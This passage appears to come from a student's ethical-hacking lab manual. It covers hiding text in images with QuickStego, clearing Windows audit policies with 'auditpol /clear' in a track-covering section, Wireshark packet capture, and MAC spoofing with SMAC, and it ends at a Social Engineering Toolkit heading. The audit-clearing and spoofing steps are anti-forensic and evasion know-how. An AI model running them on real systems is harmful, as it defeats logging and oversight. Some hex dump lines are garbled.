
4. Click Hide Text Button




5. Save Image This Saved Image containing Hidden information is termed as Stego Object.

Recovering Data from Image Steganography using QuickStego

1. Open QuickStego → Click Open Image and open the image generated by QUICKSTEGO (Stego Picture.bmp)



2. Click Get Text to extract hidden text



viii. Clearing Audit Policies

Enabling and Clearing Audit Policies

To check command's available option Enter

C:\Windows\system32> auditpol /?

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.19045.5198]
(c) Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>auditpol/?
Usage: AuditPol command [<sub-command><options>]

Commands (only one command permitted per execution)
/?           Help (context-sensitive)
/get          Displays the current audit policy.
/set          Sets the audit policy.
/list          Displays selectable policy elements.
/backup       Saves the audit policy to a file.
/restore      Restores the audit policy from a file.
/clear        Clears the audit policy.
/remove       Removes the per-user audit policy for a user account.
/resourceSACL Configure global resource SACLs

Use AuditPol <command> /? for details on each command
C:\WINDOWS\system32>
```

Enter the following command to enable auditing for System and

Account logon: -

C:\Windows\system32>auditpol /set /category:"System", "Account logon"/success:enable /failure:enable

```
C:\WINDOWS\system32>auditpol /set /category:"System", "Account logon" /success:enable /failure:enable
The command was successfully executed.

C:\WINDOWS\system32>
```

To check Auditing is enabled, enter the command:

C:\WINDOWS\system32>auditpol /get /category:"Account Logon", "System"

```
C:\WINDOWS\system32>auditpol /get /category:"Account Logon", "System"
System audit policy
Category/Subcategory                      Setting
System
  Security State Change                  Success and Failure
  IPsec Driver                          Success and Failure
  System Integrity                     Success and Failure
  Security System Extension            Success and Failure
  Other System Events                 Success and Failure
Account Logon
  Other Account Logon Events           Success and Failure
  Kerberos Service Ticket Operations Success and Failure
  Credential Validation               Success and Failure
  Kerberos Authentication Service    Success and Failure

C:\WINDOWS\system32>
```

Clear audit pol

```
C:\WINDOWS\system32>auditpol /clear
```

```
C:\WINDOWS\system32>auditpol /clear  
Are you sure (Press N to cancel or any other key to continue)?Y  
The command was successfully executed.
```

```
C:\WINDOWS\system32>
```

To check auditing enter the command

```
C:\WINDOWS\system32>auditpol /get /category:"Account logon","System"
```

```
C:\WINDOWS\system32>auditpol /get /category:"Account logon","System"
```

Category/Subcategory	Setting
System	
Security State Change	No Auditing
IPsec Driver	No Auditing
System Integrity	No Auditing
Security System Extension	No Auditing
Other System Events	No Auditing
Account Logon	
Other Account Logon Events	No Auditing
Kerberos Service Ticket Operations	No Auditing
Credential Validation	No Auditing
Kerberos Authentication Service	No Auditing


```
C:\WINDOWS\system32>
```

ix. Clearing Logs


1. Go to Kali Linux Machine → Open File System




2. Open the /var directory:



3. Go to Logs folder:



4. Select any log file → Open it




Practical No: 5

A. Use Wireshark to sniff the network.

Wireshark is a GUI-based packet capture program. As noted, it comes with some command-line programs. There are a lot of advantages to using Wireshark. First, it gives us a way to view the packets easily, moving around the complete capture. Unlike with tcpdump and tshark, we see the entire network stack in Wireshark, which technically makes what we have captured frames rather than packets.



Start Wireshark. Under the “Capture” header, select the “Interface List” option; or click on the “Interfaces” button on the toolbar

This will bring up a list of network interfaces that Wireshark is able to capture packets from:



List of available capture interfaces

Select the network adapter (wired or wireless) that you are currently using to connect to the Internet, and hit the “Start” button. This will take you to the main window:



Wireshark is now capturing live network activity on your network interface. Notice that the list of packets is color-coded to highlight different types of network traffic.

- Open your web browser and navigate to a few random web pages - observe that the network packets corresponding to your web browsing activity are captured and show up in Wireshark as well.
- By default, the list of captured packets will keep scrolling automatically during a live capture. You can toggle this on/off using the AutoScroll toggle button in the toolbar.
- After letting the capture run for a couple of minutes, press the stop capture button. Do not close this capture session.

Filtering the Packet List

Capturing network traffic for a couple minutes could include traffic on many different protocols such as ARP, TCP, UDP, DNS, HTTP, etc.

We may not be interested in all of these, depending on what we are trying to achieve. Fortunately, Wireshark allows us to filter the list based on different criteria using the “Filter” toolbar:

Apply a display filter ... <Ctrl-/>						
No.	Time	Source	Destination	Protocol	Length	Info
1 0.000000		192.168.1.1	239.255.255.250	SSDP	467	NOTIFY * HTTP/1.1
2 0.000651		192.168.1.1	239.255.255.250	SSDP	476	NOTIFY * HTTP/1.1
3 0.001510		192.168.1.1	239.255.255.250	SSDP	539	NOTIFY * HTTP/1.1
4 0.002402		192.168.1.1	239.255.255.250	SSDP	531	NOTIFY * HTTP/1.1
5 0.003102		192.168.1.1	239.255.255.250	SSDP	476	NOTIFY * HTTP/1.1
6 0.003928		192.168.1.1	239.255.255.250	SSDP	515	NOTIFY * HTTP/1.1
7 0.004729		192.168.1.1	239.255.255.250	SSDP	547	NOTIFY * HTTP/1.1
8 0.005496		192.168.1.1	239.255.255.250	SSDP	476	NOTIFY * HTTP/1.1

Filter toolbar

Let us take a look at the HTTP traffic that occurs when we browse the web. In the filter toolbar, type “http” and then click on “Apply”. The window will now list only captured packets related to HTTP traffic:

http						
No.	Time	Source	Destination	Protocol	Length	Info
6421 164.455031	192.168.1.106		23.38.59.250	HTTP	309	GET /DigiCertTrustedRoot64.crl HTTP/1.1
6423 164.458865	192.168.1.106		23.38.59.250	HTTP	515	HTTP/1.1 304 Not Modified
8182 275.551613	192.168.1.106		57.144.125.33	HTTP	59	POST /chat HTTP/1.1


```

> Frame 6421: 309 bytes on wire (2472 bits), 309 bytes captured (2472 bits) on interface '\Device\NPF_{9A730000-0000-0000-0000-000000000000}
> Ethernet II, Src: CloudNetwork_e9:5c:0f (74:97:79:e9:5c:0f), Dst: TpLinkPte_d5:92:60 (20:23:51:d5:92:60)
> Internet Protocol Version 4, Src: 192.168.1.106, Dst: 23.38.59.250
> Transmission Control Protocol, Src Port: 6608, Dst Port: 80, Seq: 1, Ack: 1, Len: 255
> Hypertext Transfer Protocol

0000  20 23 01 d5 92 00 74 97 79 e9 5c 0f 08 00 45 00  #0.-t y\..E-
0010  11 27 80 c4 48 08 89 86 2d 46 c0 a8 01 6a 17 26  .-.@...-j &
0020  3e 19 d0 00 50 fb 53 4e b6 60 44 1c 90 50 18 ;...P S N'D"p
0030  00 ff 14 c6 00 00 47 45 54 20 2f 44 69 67 69 43 .....GE T /DigiC
0040  65 72 74 54 72 75 73 74 65 64 52 6f 6f 74 47 34 ertTrust edRoot64
0050  2e 63 72 6c 20 54 54 58 2f 31 2e 31 0d 0a 43 .crl1 HTT P/1.1.-C
0060  61 63 68 65 2d 43 6f 6e 74 72 6f 6c 3a 20 6d 61 acha-Con trol: ma
0070  78 2d 61 67 65 2d 3d 28 35 32 36 31 0d 0a 43 6f x-age 5261 -Co
0080  6a 6b 6c 6d 6e 6f 6g 6h 6i 6j 6k 6l 6m 6n 6o 6p 6q nnection=keep-A
0090  6c 69 76 65 0d 0e 41 63 63 65 70 74 3a 20 2a 2f liveAc cept: /
00a0  2a 0d 0a 49 66 2d 4d 6f 64 69 66 69 65 64 2d 53 * If-Mo dified-S
00b0  69 6e 63 65 3a 2d 54 75 65 2c 20 31 34 20 4a 61 ince: Tu e, 14 Ja
00c0  6e 20 32 30 32 35 20 32 32 3a 31 35 3a 30 39 20 n 2025 2 2:15:09
00d0  47 4d 54 0d 0a 49 66 2d 4e 6f 6e 65 2d 4d 61 74 GMT: If- None-Mat
00e0  63 68 3a 20 22 36 37 38 36 65 31 65 64 2d 32 65 ch: "678 6e1ed-2e
00f0  31 62 63 0a 55 73 65 72 2d 67 65 66 74 3a 26 1" User-Agent:
0100  6d 64 65 66 73 6f 66 74 2d 43 72 79 78 6f Microsoft-t-Crypto
0110  41 59 49 2f 31 30 2e 30 60 0a 48 6f 73 74 3a 20 API/10.0 Host:
0120  63 72 6c 33 2e 64 69 67 69 63 65 72 74 2e 63 6f cr13.dig icart.co
0130  6d 0d 0a 0d 0a m....
```

Examining HTTP Traffic

- The HTTP traffic that occurs during web browsing.
- Stop and close any capture that you may have open, and start a new capture.
- Set the filter to show only HTTP traffic.
- Start with the HTTP request sent from your web browser.
- In your web browser, navigate to some webpage like:
<http://wwwscf.usc.edu/~csci571/Special/HTTP/proxy.html>
- In the top frame of the Wireshark main window, look for the packet that corresponds to your request. This contains the URL in the “Info” section.
- Select this packet.
- In the middle frame of the Wireshark window, expand the “Hypertext Transfer Protocol” section.
- Notice the details given for the:
 - GET request
 - Host
 - User-Agent
 - Accepts cookie

No.	Time	Source	Destination	Protocol	Length	Info
9683	207.328944	34.104.35.123	192.168.1.106	HTTP	704	HTTP/1.1 206 Partial Content
9679	207.318214	192.168.1.106	34.104.35.123	HTTP	389	GET /edged1/diffgen-puffin/gcmjkgmglgnkkcoemoinaijmnnji/861720ff6634f5e119568d8e0c
9662	206.178056	34.104.35.123	192.168.1.106	HTTP	11..	HTTP/1.1 206 Partial Content
9659	206.160213	192.168.1.106	34.104.35.123	HTTP	389	GET /edged1/diffgen-puffin/gcmjkgmglgnkkcoemoinaijmnnji/861720ff6634f5e119568d8e0c
9651	204.239078	34.104.35.123	192.168.1.106	HTTP	348	HTTP/1.1 206 Partial Content
9649	204.230406	192.168.1.106	34.104.35.123	HTTP	386	GET /edged1/diffgen-puffin/gcmjkgmglgnkkcoemoinaijmnnji/861720ff6634f5e119568d8e0c
9648	204.195419	34.104.35.123	192.168.1.106	HTTP	643	HTTP/1.1 200 OK
9646	204.190418	192.168.1.106	34.104.35.123	HTTP	314	HEAD /edged1/diffgen-puffin/gcmjkgmglgnkkcoemoinaijmnnji/861720ff6634f5e119568d8e0c
5223	152.136392	146.190.62.39	192.168.1.106	HTTP	831	HTTP/1.1 200 OK (image/x-icon)
5215	151.890564	146.190.62.39	192.168.1.106	HTTP/-	13..	HTTP/1.1 200 OK
→ 5214	151.889752	192.168.1.106	146.190.62.39	HTTP	428	GET /favicon.ico HTTP/1.1
5213	151.889713	146.190.62.39	192.168.1.106	HTTP/-	13..	HTTP/1.1 200 OK
5212	151.887292	146.190.62.39	192.168.1.106	HTTP/-	13..	HTTP/1.1 200 OK
4979	151.644262	192.168.1.106	146.190.62.39	HTTP	469	GET /css/images/header-major-on-dark.svg HTTP/1.1
4978	151.644108	192.168.1.106	146.190.62.39	HTTP	470	GET /css/images/header-major-on-light.svg HTTP/1.1
4977	151.643581	192.168.1.106	146.190.62.39	HTTP	455	GET /css/images/banner.svg HTTP/1.1
4988	151.482119	146.190.62.39	192.168.1.106	HTTP	14..	HTTP/1.1 200 OK (text/css)
4896	151.234056	146.190.62.39	192.168.1.106	HTTP	956	HTTP/1.1 200 OK (text/css)

Take a look at the HTTP response to the above request. In the top frame of the Wireshark main window, find and select the “HTTP/1.1 200 OK” packet immediately below the request for proxy.html. This is the response containing the requested web page.

Again, expand the “Hypertext Transfer Protocol” section. Notice the details given for

- Cache-Control
- Content-Type o Server

> Internet Protocol Version 4, Src: 34.104.35.123, Dst: 192.168.1.106
> Transmission Control Protocol, Src Port: 80, Dst Port: 7849, Seq: 637898, Ack: 5011, Len: 1319
> [2 Reassembled TCP Segments (2751 bytes): #11455(1432), #11456(1319)]
▼ Hypertext Transfer Protocol
> HTTP/1.1 200 OK\r\n
accept-ranges: bytes\r\n
content-disposition: attachment\r\n
content-security-policy: default-src 'none'\r\n
server: Google-Edge-Cache\r\n
x-content-type-options: nosniff\r\n
x-frame-options: SAMEORIGIN\r\n
x-xss-protection: 0\r\n
> content-length: 2201\r\n
x-request-id: dc511233-cd18-4aba-bfcc-9fb6d2299561\r\n
date: Tue, 21 Jan 2025 07:04:08 GMT\r\n
age: 38164\r\n
last-modified: Tue, 21 Jan 2025 07:01:45 GMT\r\n
etag: "3cafdb3"\r\n

B. Use SMAC for MAC Spoofing.

SMAC is a MAC address changer that has a simple-to-use graphical interface that enables the less experienced user all the way up to the guru to change a piece of hardware's MAC address. The less experienced user will appreciate the random generator whereas the guru will appreciate the ability to hand enter a new MAC address.




Figure A

Once it is installed, you will find the application launcher in a Start Menu subdirectory called KLC. Click on that folder and you will see SMAC 2.0. Click on that launcher and the SMAC main window (Figure A) will open.

Using SMAC can be very simple, depending on how you want to use it. The simplest way to use SMAC is to assign a random MAC address to a piece of hardware. Before we actually assign a new address, let's take a look at the other hardware on the machine. In the main window there is a check box that tells SMAC to show only active hardware. This checkbox is checked by default. Uncheck that box and your listing will grow, depending on the hardware on your machine. Take a look at Figure B to see how much the listing grows on my laptop that includes wireless, wired, and dial-up connections.




Figure B

When you click on a different listing, the information about that hardware will be displayed below. Let's change the MAC address of the Wired Marvell Yukon PCI-E Faster Ethernet Controller. To do this, select that entry from the list and click the Random button. As you can see in Figure C, the new, random MAC address is displayed in the New Spoofed MAC Address section.




Figure C

The address listed will correspond to a manufacturer list that you can choose from. If you know you want to spoof your MAC address to that of a specific manufacturer you can select a different manufacturer from the drop-down list. When you make this selection, the address listed will change. You can keep hitting Random until you get an address you like (or you can just take the first random address you get). Once you have your address, select the Options menu and make sure Automatically Restart Adapter is checked. Once that is checked, hit the Update MAC Address button and the new MAC address will be applied.

Practical No: 6

A. Use Social Engineering Toolkit on Kali Linux to perform Social Engineering using Kali Linux.

